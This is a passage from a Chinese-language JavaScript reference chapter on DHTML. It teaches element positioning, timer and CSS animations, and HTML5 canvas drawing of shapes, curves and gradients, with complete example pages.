前面已经看到了如何使用 JavaScript 动态更新页面中的图像以响应用户动作。但如果考虑到在现代浏览器中几乎页面中的所有部分都是可以通过脚本控制的, 就会意识到操作图像仅是冰山一角。如果浏览器支持, 不仅仅可以更新图像, 而且可以更新文本和标签中包围的其他内容, 特别是<div>标签、嵌入对象、表单甚至页面中的文本。也不仅仅局限于修改内容。因为大部分对象保留了它们的 CSS 属性, 也可以修改外观和布局。

三种技术共同提供了这些特性: HTML 标记提供了内容的结构基础, CSS 对其外观和布局进行设置, JavaScript 启用这些功能的动态操作。这一技术组合通常称为动态 HTML 或简称为 DHTML, 当创建看起来导致页面极大地改变其结构的效果时尤其如此。本节主要探究 DHTML 的一些应用。

作为第一个 DHTML 例子, 使用 JavaScript 在屏幕上移动项目。使用较新的浏览器, 这变得更加容易, 因为可以使用相同的方法和属性来创建跨浏览器解决方案。作为一个例子, 假设有一个具有一些样式甚至在其内部有一幅图像的<div>标签:

```
<div id="layer1">
  I am a div, so position me!
</div>
```

设置新属性与检索该元素和修改属性同样简单。大部分情况下, 属性将是 style 对象的属性:

```
var theLayer = document.getElementById("layer1");
theLayer.style.left= "100px";
theLayer.style.top= "200px";
```

在这个例子中, 修改 left 和 top 属性从而在页面中移动该对象。为便于重用, 可将这些代码泛化到函数中:

```
function setX(layerName, x) {
    var theLayer = document.getElementById(layerName);
    theLayer.style.left=x+"px";
}

/* set the y-coordinate of layer named layerName */
function setY(layerName, y) {
    var theLayer = document.getElementById(layerName);
    theLayer.style.top=y+"px";
```

```

}

```

```

setX("layer1", 100);
setY("layer1", 200);

```

除了 setX() 和 setY(), 编写 setZ()、setWidth() 以及 setHeight() 函数也符合逻辑, 它们遵守相同的规则。

需要注意的一个有趣的事项是, 没有立即显示 getX() 或 getY()。原因是如果未使用 CSS 或 JavaScript 设置 top 或 left 值, 它们不会返回值。反而, 添加 getStyle() 函数, 该函数使用 getComputedStyle(), 如果没有通过 JavaScript 设置属性的值, getComputedStyle() 会检索实际值:

```

function getStyle(layerName, styleName) {
  /*abstraction to address varying browser methods to calculate a style value */
  var style = "";
  var obj = document.getElementById(layerName);
  if (obj.style[styleName])
    style = obj.style[styleName];
  else if (obj.currentStyle)
    style = obj.currentStyle[styleName];
  else if (window.getComputedStyle) {
    var computedStyle = window.getComputedStyle(obj, "");
    style = computedStyle.getPropertyValue(styleName);
  }
  return style;
}

```

现在已经完成了这些函数, 在页面上移动元素就变得十分简单了。可以很方便地添加显示/隐藏函数, 甚至可以很容易地用 innerHTML 修改内容。在线的例子演示了所有这些内容, 如图 17-6 所示。




图 17-6 使用 layerlib.js 测试简单的 DHTML

在线: <http://www.javascriptref.com/3ed/ch17/layers.html>

在线: <http://www.javascriptref.com/3ed/ch17/layerlib.js>

接下来,通过添加一些简单的函数创建 DHTML 动画来扩展 JavaScript 驱动的实验。传统地, `setTimeout()`和 `setInterval()`通常用于实现此类动画。正如将在本章后面看到的, `requestAnimationFrame()`尝试优化浏览器的动画性能。在下面的例子中,以 `` 标签(嵌入到 `<div>` 标签中)形式向页面添加一个 UFO。用户可以选择上移、下移、左移或右移 UFO,通过前面提到的 `getX()/setX()` 和 `getY()/setY()` 函数进行改变。添加了一个计时器以重复移动 UFO,从而得到连续移动的错觉,直到遇到各个边界值。

作为简单的例子,查看下面清单中的 `up()` 函数,会看到该函数首先检索 UFO,然后调用 `getY()` 查找 UFO 的当前位置。`getY()` 函数只是上一节讨论的 `getStyle()` 函数的包装器。检查当前位置是为了查看 UFO 是否位于顶部。如果没有到达顶部,则修改 `y` 坐标,然后调用 `setTimeout()`,从而再次执行相同的过程,以得到连续移动的错觉。一旦 UFO 到达顶部,则动画停止重复:

```
function up() {
    var currentY = getY("ufo");
    if (currentY > maxtop) {
        currentY -= step;
        setY("ufo", currentY);
        move = setTimeout(up, (1000 / framespeed));
    }
    else
        clearTimeout(move);
}
```

在线: <http://javascriptref.com/3ed/ch17/ufo.html>

为了演示为 DHTML 动画使用 `setInterval()`,这里提供一个展示页面的简单 JavaScript。这个例子中创建了两个 `<div>` 标签,并将它们放在 HTML 内容的顶部,然后设置 `setInterval()` 来持续修改 `<div>` 标签的剪切范围,直到页面打开为止。在此没有给出代码,如果希望仔细查看该技术可以在线查看代码。

在线: <http://www.javascriptref.com/3ed/ch17/wipeout.html>

关于经典 DHTML 的有趣之处是它的作用仅限于此。实际上,通过 CSS 动画和变换可以实现类似的“消失”演示,而根本不需要任何代码。在此给出这些代码,从而可以看到 CSS 指定动画的声明性特征:

```
<!DOCTYPE html>
```

```
<html>
<head>
<meta charset="utf-8">/
<title>Wipe Out!</title>
<style>
@-webkit-keyframes openleft {
  from {
    width: 50%;
    height: 100%;
  }
  to {
    width: 0px;
    height: 100%;
  }
}

@-webkit-keyframes openright {
  from {
    width: 50%;
    left: 50%;
    height: 100%;
  }
  to {
    width: 0px;
    left: 100%;
    height: 100%;
  }
}

@-moz-keyframes openleft {
  from {
    width: 50%;
    height: 100%;
  }
  to {
    width: 0px;
    height: 100%;
  }
}

@-moz-keyframes openright {
  from {
    width: 50%;
    left: 50%;
    height: 100%;
  }
  to {
    width: 0px;
    left: 100%;
    height: 100%;
  }
}
```

```
    }  
  }  
  
  @keyframes openleft {  
    from {  
      width: 50%;  
      height: 100%;  
    }  
    to {  
      width: 0px;  
      height: 100%;  
    }  
  }  
  
  @keyframes openright {  
    from {  
      width: 50%;  
      left: 50%;  
      height: 100%;  
    }  
    to {  
      width: 0px;  
      left: 100%;  
      height: 100%;  
    }  
  }  
  
  .intro {  
    position: absolute;  
    top: 0;  
    background-color: red;  
    border: 0.1px solid red;  
    z-index: 10;  
    height: 0; width: 0;  
  }  
  
  #leftLayer{  
    left: 0;  
    -webkit-animation-name: openleft;  
    -webkit-animation-duration: 5s;  
    -webkit-animation-iteration-count: 1;  
  
    -moz-animation-name: openleft;  
    -moz-animation-duration: 5s;  
    -moz-animation-iteration-count: 1;  
  
    animation-name: openleft;  
    animation-duration: 5s;  
    animation-iteration-count: 1;  
  }
```

```
#rightLayer{
  -webkit-animation-name: openright;
  -webkit-animation-duration: 5s;
  -webkit-animation-iteration-count: 1;

  -moz-animation-name: openright;
  -moz-animation-duration: 5s;
  -moz-animation-iteration-count: 1;

  animation-name: openright;
  animation-duration: 5s;
  animation-iteration-count: 1;
}

#message { position: absolute;
  top: 50%; width: 100%;
  text-align: center;
  font-size: 48px;
  color: green;
  z-index: 1;
}
</style>
</head>
<body>
<div id="leftLayer" class="intro">&nbsp;&nbsp;&nbsp;</div>
<div id="rightLayer" class="intro">&nbsp;&nbsp;&nbsp;</div>
<div id="message"><span style="text-decoration: line-through;">JavaScript</span>
CSS Fun</div>
</body>
</html>
```

在线: <http://www.javascriptref.com/3ed/ch17/wipeout-css.html>

与只使用 CSS 的翻转示例类似,可以注意到单纯的 CSS 方案实际上无法实现细微控制(至少到目前为止是这样)。希望将来会有所变化,但是当执行 DHTML 风格的动画时,读者不应当排斥使用 JavaScript,因为可能确实需要它!

最后,希望读者注意,在撰写本书时,为了使该示例能够跨浏览器工作,需要大量的厂家前缀。在此添加了没有前缀的属性,希望将来能够简化。还有另一种方案,使用 JavaScript 动态插入所有这些前缀,但这种方案违背了宏观意图。在此需要指出的是,随着动态效果技术的变化,跨浏览器的噩梦在不断减弱。标准化当前有帮助,但必须坦承地讲,需要花费一定的精力对其加以修改。

17.3 使用<canvas>在客户端绘制位图图形

canvas 元素用于渲染简单的位图图像,如线条、图形以及其他在客户端自定义的图形元素。canvas 元素最初是由 Apple 在其 Safari 浏览器中于 2004 年夏天引入的,现在大部分浏览器都支持

该元素, 包括 Firefox 1.5+、Opera 9+、Internet Explorer 9+以及 Safari 2+, 并且该元素被包含进 HTML5 规范。尽管版本 9 之前的 Internet Explorer 不直接支持该标签, 但有一些使用 Microsoft 的矢量标记语言(Vector Markup Language, VML)模拟<canvas>语法的 JavaScript 库(大约在 2012 年末期, 最流行的 IE <canvas>模拟库是 `explorercanvas`, 可从 <http://code.google.com/p/explorercanvas/> 获取该库)。本章后面将介绍 VML 之后出现的可缩放矢量图形(Scalable Vector Graphics, SVG), 作为 canvas 的交替技术。现在研究 Canvas API 必须提供的功能。

从标记的观点看, 针对<canvas>标签只有很少的工作。简单地在页面中放置该元素, 使用 id 特性指定名称, 使用 height 和 width 特性定义其尺寸:

```
<canvas id="canvas" width="300" height="300">
  <strong>Canvas-Supporting Browser Required</strong>
</canvas>
```

注意:

对于不支持 canvas 元素的浏览器, 会显示在该元素中放置的替换内容。

在文档中放置了<canvas>标签后, 下一步使用 JavaScript 进行访问, 并在该元素上绘图。例如, 下面的代码通过其 id 检索该对象, 并创建一个二维绘图上下文:

```
var canvas = document.getElementById("canvas");
var context = canvas.getContext("2d");
```

注意:

3D 绘图正在进入<canvas>, 但是除了扩展之外还没有广泛定义。

为以编程方式检查是否支持 canvas, 可以简单地在 canvas 元素上查看是否存在 `getContext()` 方法:

```
var canvas = document.getElementById("canvas");
if (!canvas.getContext) {
  //stop work or offer alternative
}
```

表 17-2 显示了操作 canvas 对象的基本属性和方法。

表 17-2 canvas 的基本属性和方法

方法或属性	描述
<code>getContext(contextId)</code>	返回一个对象, 该对象提供了访问绘图函数所需的 API。目前, <code>contextID</code> 只能是 2d
<code>toDataURL([type])</code>	返回 data: 作为指定类型文件(默认是 PNG 文件)的画布图像的 URL
Height	canvas 元素的高度。默认值是 150
width	canvas 元素的宽度。默认值是 300

一旦取得绘图上下文, 就可以使用各种方法在 canvas 上绘图了。例如, `strokeRect(x,y,width,height)` 方法采用 x 和 y 坐标以及 height 和 width, 所有参数都指定为像素数量。例如, 下面的代码从距

离放置<canvas>标签的原点(10,10)处开始绘制一个 150×50 像素的简单矩形:

```
context.strokeRect(10,10,150,50);
```

为将线条设置为特定颜色,可设置 strokeStyle 属性,如下所示:

```
context.strokeStyle = "blue";
context.strokeRect(10,10,150,50);
```

为创建固定颜色填充的矩形,可使用 fillRect(x,y,width,height)方法:

```
context.fillRect(150,30,75,75);
```

表 17-3 显示了 canvas 的矩形绘制方法。

表 17-3 canvas 的矩形方法

名 称	描 述
clearRect(x, y, w, h)	清除由开始点(x,y)、宽度 w 以及高度 h 指定的矩形的像素
fillRect(x, y, w, h)	填充由开始点(x,y)、宽度 w 以及高度 h 指定的矩形。使用 fillStyle 来确定如何显示填充
strokeRect(x, y, w, h)	为由开始点(x,y)、宽度 w 以及高度 h 指定的矩形绘制外侧边框。使用 lineWidth、lineCap、lineJoin、miterLimit 和 strokeStyle 来确定如何显示线条

默认情况下,填充颜色是黑色,但可以通过设置 fillStyle 属性定义不同的填充颜色;下面这个例子将填充颜色设置为淡红色:

```
context.fillStyle = "rgb(218,0,0)";
```

标准的 CSS 颜色函数可以包含不透明度,所以可以使用不透明度;例如,下面将红色填充的不透明度设置为 40%:

```
context.fillStyle = "rgba(218,112,214,0.4)";
```

下面是使用第一个 canvas 元素和关联的 JavaScript 的完整例子:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>HTML5 canvas example</title>
<script>
window.onload = function() {
  var canvas = document.getElementById("canvas");
  var context = canvas.getContext("2d");
  context.strokeStyle = "orange";
  context.strokeRect(10,10,150,50);
  context.fillStyle = "rgba(218,0,0,0.4)";
  context.fillRect(150,30,75,75);
};
</script>
```

```
</head>
<body>
<h1>Simple Canvas Examples</h1>
<canvas id="canvas" width="300" height="300">
  <strong>Canvas Supporting Browser Required</strong>
</canvas>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch17/canvas.html>

在支持该特征的浏览器中, 这个简单的例子绘制一些矩形, 如图 17-7 所示。




图 17-7 绘制一些矩形

遗憾的是, 对于版本 8 以及之前的 Internet Explorer, 如果不使用兼容库的话, 将不能渲染该例子, 如图 17-8 所示。



图 17-8 不使用兼容库时的情形

重新编写该例子，仅添加这样一个库，使该例子能够很好地工作，如图 17-9 所示。




图 17-9 添加一个库使其正常工作

在线: <http://javascriptref.com/3ed/ch17/canvasie.html>

17.3.1 绘制和样式化直线和形状

HTML5 为在 canvas 元素上绘图定义了完整的 API，这些 API 由许多单独的用于常见任务的子 API 构成。例如，对于某些更复杂的形状必须使用路径 API。路径 API 存储由各种形状函数形成的子路径集合，并通过 `fill()` 或 `stroke()` 调用连接子路径。为了开始路径，调用 `beginPath()` 来重置路径集合。然后，可以调用各种形状向集合中添加子路径。一旦正确添加了各个子路径，可以酌情调用 `closePath()` 关闭循环。然后 `fill()` 或 `stroke()` 会作为新创建的形状显示该路径。下面这个简单例子使用 `LineTo()` 绘制 V 形状，如图 17-10 所示。

```
context.beginPath();
context.lineTo(20,100);
context.lineTo(120,300);
context.lineTo(220,100);
context.stroke();
```



图 17-10 绘制 V 形状

现在，如果在 `stroke()` 之前添加 `closePath()`，则 V 形状会被转换成三角形，因为 `closePath()` 会连接最后一个点和第一个点。

也可以调用 `fill()` 而不是调用 `stroke()`，这会使用设置的任意颜色填充三角形，如果未设置的话会使用黑色。当然，如果希望在填充区域的周围具有线条，也可以在任意形状上同时调用 `fill()` 和 `stroke()`，如图 17-11 所示。因此，为了设置图形样式，可以同时指定 `fillStyle` 和 `strokeStyle`，正如下面这个例子所演示的：

```
context.strokeStyle = "blue";
context.fillStyle = "red";

context.lineWidth = 10;
context.beginPath();
context.lineTo(200,10);
context.lineTo(200,50);
context.lineTo(380,10);
context.closePath();
context.stroke();
context.fill();
```




图 17-11 填充颜色

正如在上面的例子中所看到的，可设置 `lineWidth` 属性指定线宽。除 `lineWidth` 属性外，还有其他一些定制线条风格的属性。`lineCap` 属性定义线条的末端样式。可能选项为 `butt`、`square` 和 `round`。它们之间的区别如图 17-12 所示。




图 17-12 lineCap 不同选项的区别

与直线绘制相关的下一个属性是 `lineJoin`。这个属性指示当两条直线相交时如何确定拐角的样子。选项包括 `miter`、`bevel` 和 `round`。如果将 `lineJoin` 设置为 `miter`，则可以设置 `miterLimit` 属性指示直线将被扩展的最大长度。图 17-13 演示了不同 `lineJoin` 选项之间的区别：



图 17-13 lineJoin 不同选项的区别

表 17-4 包含了直线属性的列表。

表 17-4 canvas 的直线属性

名称	描述
lineCap	设置直线末端的类型。选项包括 <code>butt</code> 、 <code>round</code> 和 <code>square</code> 。值 <code>butt</code> 指示在指定直线末端为平齐边沿。值 <code>round</code> 在直线末端添加直径为线宽的半圆。值 <code>square</code> 在直线末端添加一个矩形，矩形的宽度是直线宽度的一半，矩形的高度等于直线的宽度。默认值是 <code>butt</code>
lineJoin	当两条直线相遇时设置拐角的类型。选项包括 <code>miter</code> 、 <code>bevel</code> 和 <code>round</code> 。在所有交点上，一个填充的三角形连接两条相交的直线。值 <code>bevel</code> 只使用这个填充的三角形。值 <code>miter</code> 指示，除了这个三角形外，创建第二个填充的三角形。第二个三角形包含一条连接着两条直线的直线，并且这两条直线扩展它们自身直到它们相遇。值 <code>round</code> 指示当直线相遇时应当圆滑拐角。弧线的直径等于线宽。默认值是 <code>miter</code>
lineWidth	设置直线的宽度。默认值是 1
miterLimit	如果将 <code>lineJoin</code> 设置为 <code>miter</code> ，该属性用于设置将被扩展的直线的最大长度。如果连接两条直线所需的长度大于 <code>miterLimit</code> ，则不会发生连接。默认值是 10

17.3.2 绘制弧线和曲线

没有限制只能在 `<canvas>` 上绘制简单线条；也可以使用 `arc()`、`arcTo()`、`quadraticCurveTo()` 和 `bezierCurveTo()` 来创建曲线。为演示这些方法，本节显示如何绘制一个简单笑脸。

`arc(x,y,radius,startAngle,endAngle,counterclockwise)` 方法用于绘制圆和圆的一部分。它的位置是由其中心 (x,y) 以及圆的半径 `radius` 指定的。绘制圆的多少部分是由 `startAngle` 和 `endAngle` 指定的，单位为弧度。曲线的方向是由一个布尔值设置的，该布尔值是由 `counterclockwise` 指定的最后第一个参数。如果将该参数设置为 `true`，该曲线沿逆时针方向移动；否则将沿顺时针角度移动。如果数学基础不是很好，为了绘制整个圆，应将开始角度设置为 0，将结束角度设置为 2π 。因此，为了开始绘制笑脸，使用 `arc()` 绘制一个圆作为头部：

```
context.arc(150,150,100,0,Math.PI*2,true);
```

使用 `quadraticCurveTo(cpx,cpy,x,y)` 方法绘制鼻子和嘴。该方法从路径中的最后一个点开始，向 (x,y) 绘制直线。控制点 (cpx,cpy) 用于在该方向上拖拉直线，从而形成弯曲的直线。然而，可首先调用 `moveTo()` 设置路径中的最后一个点。在下面的代码片段中，从 $(155,130)$ 向 $(155,155)$ 绘制一条直线，因为控制点 $(130,145)$ 的 x 坐标在左侧，所以向左拖拉直线。因为 y 坐标在开始点和结束点的 y 坐标中间，所以大致在中间进行拖拉：

```
context.moveTo(155,130);
context.quadraticCurveTo(130,145,155,155);
context.moveTo(100,175);
context.quadraticCurveTo(150,250,200,175);
```

可使用 `bezierCurveTo(cp1x,cp1y,cp2x,cp2y,x,y)` 方法绘制眼睛。这个方法与 `quadraticCurveTo()` 类似，只是它有两个控制点，并且有一条被拖向两个控制点的直线。同样，使用 `moveTo()` 设置线

条的开始点:

```
context.moveTo(80,110);
context.bezierCurveTo(95,85,115,85,130,110);
context.moveTo(170,110);
context.bezierCurveTo(185,85,205,85,220,110);
```

最后使用 `arcTo(x1,y1,x2,y2,radius)` 在笑脸周围绘制边框。遗憾的是, Canvas API 有一些前阴影问题, 可以注意到当前在所有浏览器中没有彻底地支持 `arcTo()`, 因此它的渲染效果可能有些古怪。如果该方法确实可行, 它会创建两条直线, 然后使用指定的半径绘制圆弧, 并且为每条直线包含一个点切线。第一条直线从子路径的最后一个点向 $(x1,y1)$ 绘制, 第二条直线从 $(x1,y1)$ 向 $(x2,y2)$ 绘制:

```
context.moveTo(50,20);
context.arcTo(280,20,280,280,30);
context.arcTo(280,280,20,280,30);
context.arcTo(20,280,20,20,30);
context.arcTo(20,20,280,20,30);
```

下面显示了完整的例子。注意, 因为层叠在一起, 所以首先绘制并填充框架和脸部, 再绘制其他特征。还要注意使用 `beginPath()` 方法重置路径。通常会忘记这一点, 这会导致某些有趣图形。笑脸示例的渲染效果如图 17-14 所示。

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Canvas Face Example</title>
<script>
window.onload = function() {
    var canvas = document.getElementById("canvas");
    var context = canvas.getContext("2d");
    context.strokeStyle = "black";
    context.lineWidth = 5;

    /* create a frame for our drawing */
    context.beginPath();
    context.fillStyle = "blue";
    context.moveTo(50,20);
    context.arcTo(280,20,280,280,30);
    context.arcTo(280,280,20,280,30);
    context.arcTo(20,280,20,20,30);
    context.arcTo(20,20,280,20,30);
    context.stroke();
    context.fill();

    /* draw circle for head */
    context.beginPath();
    context.fillStyle = "yellow";
    context.arc(150,150,100,0,Math.PI*2,true);
    context.fill();
```

```
/* draw the eyes, nose, and mouth */
context.beginPath();
context.moveTo(80,110);
context.bezierCurveTo(95,85,115,85,130,110);
context.moveTo(170,110);
context.bezierCurveTo(185,85,205,85,220,110);
context.moveTo(155,130);
context.quadraticCurveTo(130,145,155,155);
context.moveTo(100,175);
context.quadraticCurveTo(150,250,200,175);
context.moveTo(50,20);
context.stroke();
};
</script>
</head>
<body>
<h1>Smile you're on canvas</h1>
<canvas id="canvas" width="300" height="300">
  <strong>Canvas-Supporting Browser Required</strong>
</canvas>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch17/canvasface.html>




图 17-14 使用 canvas 绘制笑脸

表 17-5 描述了 Path API 的方法。

表 17-5 canvas 的 Path API 方法

名称	描述
<code>arc(x, y, radius, startAngle, endAngle, anticlockwise)</code>	在两个点之间绘制弧线，原点被设置为(x,y)，并且半径是由 <i>radius</i> 设置的。开始点被定义为角度为 <i>startAngle</i> 的圆弧上的点，结束点在圆弧上，其角度为 <i>endAngle</i> 。实际的圆弧沿着两点之间的圆周绘制，根据 <i>anticlockwise</i> 的设置是 <i>true</i> 还是 <i>false</i> ，以顺时针或逆时针方向绘制
<code>arcTo(x1, y1, x2, y2, radius)</code>	以半径 <i>radius</i> 绘制圆弧，该圆弧位于由两条直线上的切点确定的点之间。第一条直线从子路径中的最后一个点开始向(x1,y1)绘制。第二条直线从(x1,y1)向(x2,y2)绘制
<code>beginPath()</code>	将子路径列表设置为 0。所有路径集合以及未绘制的路径至此将不会显示
<code>bezierCurveTo(cp1x, cp1y, cp2x, cp2y, x, y)</code>	将子路径中的最后一个点连接到(x,y)，使用(cp1x,cp1y)和(cp2x,cp2y)作为三次贝塞尔曲线的控制点
<code>clip()</code>	使当前剪切区域与当前路径定义的区域相交，来创建新的剪切区域
<code>closePath()</code>	关闭最后一条子路径，并创建一条新的子路径，使用前面子路径的最后一个点作为新子路径的第一个点
<code>fill()</code>	填充所有打开的子路径然后关闭它们。使用 <i>fillStyle</i> 确定如何显示填充
<code>lineTo(x, y)</code>	从子路径中的最后一个点向(x,y)定义的点绘制一条直线
<code>isPointInPath(x, y)</code>	检查由(x,y)定义的点是否在当前路径覆盖的区域中
<code>moveTo(x, y)</code>	创建一个新的子路径，并将点(x,y)添加到路径中
<code>rect(x, y, w, h)</code>	创建一个新的包含矩形的子路径，该矩形是由开始点(x,y)、宽度 <i>w</i> 和高度 <i>h</i> 定义的
<code>quadraticCurveTo(cpx, cpy, x, y)</code>	将子路径中的最后一个点连接到(x,y)，使用(cpx,cpy)作为二次贝塞尔曲线的控制点
<code>stroke()</code>	绘制当前路径的线条，并根据 <i>lineWidth</i> 、 <i>lineCap</i> 、 <i>lineJoin</i> 、 <i>miterLimit</i> 以及 <i>strokeStyle</i> 指定的设置进行显示

正如在前面几个例子中所看到的，可以通过设置 *fillStyle* 属性改变填充颜色。除了 CSS 颜色值外，也可将 *fillStyle* 属性设置为渐变对象。可使用 `createLinearGradient()` 或 `createRadialGradient()` 创建渐变对象。

下面的例子使用 `createLinearGradient(x1,y1,x2,y2)` 创建了一个简单的线性渐变，该渐变被应用于一个矩形。该渐变被定位于(10,150)，并设置为沿两个方向前进 200 像素。

```
var lg = context.createLinearGradient(10,150,200,200);
```

接下来使用 `addColorStop()` 方法添加渐变颜色。这指定了颜色和在渐变中应当显示该颜色的偏移值。偏移值必须介于 0 到 1 之间：

```
lg.addColorStop(0, "#B03060");  
lg.addColorStop(0.75, "#4169E1");  
lg.addColorStop(1, "#FFE4E1");
```

当然,可使用 `rgba` CSS 函数创建带有透明度的渐变。添加了 `addColorStop()` 方法后,将 `fillStyle` 设置为新创建的 `Gradient` 对象。下面是完整的代码片段,图 17-15 是可视化效果:

```
var lg = context.createLinearGradient(10,150,200,200);  
lg.addColorStop(0, "#B03060");  
lg.addColorStop(0.5, "#4169E1");  
lg.addColorStop(1, "#FFE4E1");  
context.fillStyle = lg;  
context.beginPath();  
context.rect(10,150,200,200);  
context.fill();
```




图 17-15 可视化效果

注意在绘制形状之前,重置路径以确保这些修改不会被应用到前面渲染的绘图部分。

如图 17-16 所示,为了创建径向渐变,需要使用 `createRadialGradient(x1,y1,r1,x2,y2,r2)`,必须设置两个圆的位置和半径以用于径向渐变。再次,以与线性渐变相同的方式添加颜色停止点,因此代码看起来很相似:

```
var rg = context.createRadialGradient(350,300,80,360,250,80);  
rg.addColorStop(0, "#A7D30C");  
rg.addColorStop(0.9, "#019F62");  
rg.addColorStop(1, "rgba(1,159,98,0)");  
context.fillStyle = rg;  
context.beginPath();  
context.fillRect(250,150,200,200);
```




图 17-16 效果图

下面列举一个完整例子，使用填充和样式绘制一些不同形状：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>HTML5 canvas lines and shapes example</title>
<script>
window.onload = function() {
    var canvas = document.getElementById("canvas");
    var context = canvas.getContext("2d");

    context.strokeStyle = "blue";
    context.fillStyle = "red";
    context.lineWidth = 10;

    context.beginPath();
    context.lineTo(200,10);
    context.lineTo(200,50);
    context.lineTo(380,10);
    context.closePath();
    context.stroke();
    context.fill();

    var lg = context.createLinearGradient(10, 150, 200, 200);
    lg.addColorStop(0, "#B03060");
    lg.addColorStop(0.5, "#4169E1");
    lg.addColorStop(1, "#FFE4E1");

    context.fillStyle = lg;
    context.beginPath();
    context.rect(10, 150, 200, 200);
    context.fill();

    var rg = context.createRadialGradient(50,50,10,60,60,50);
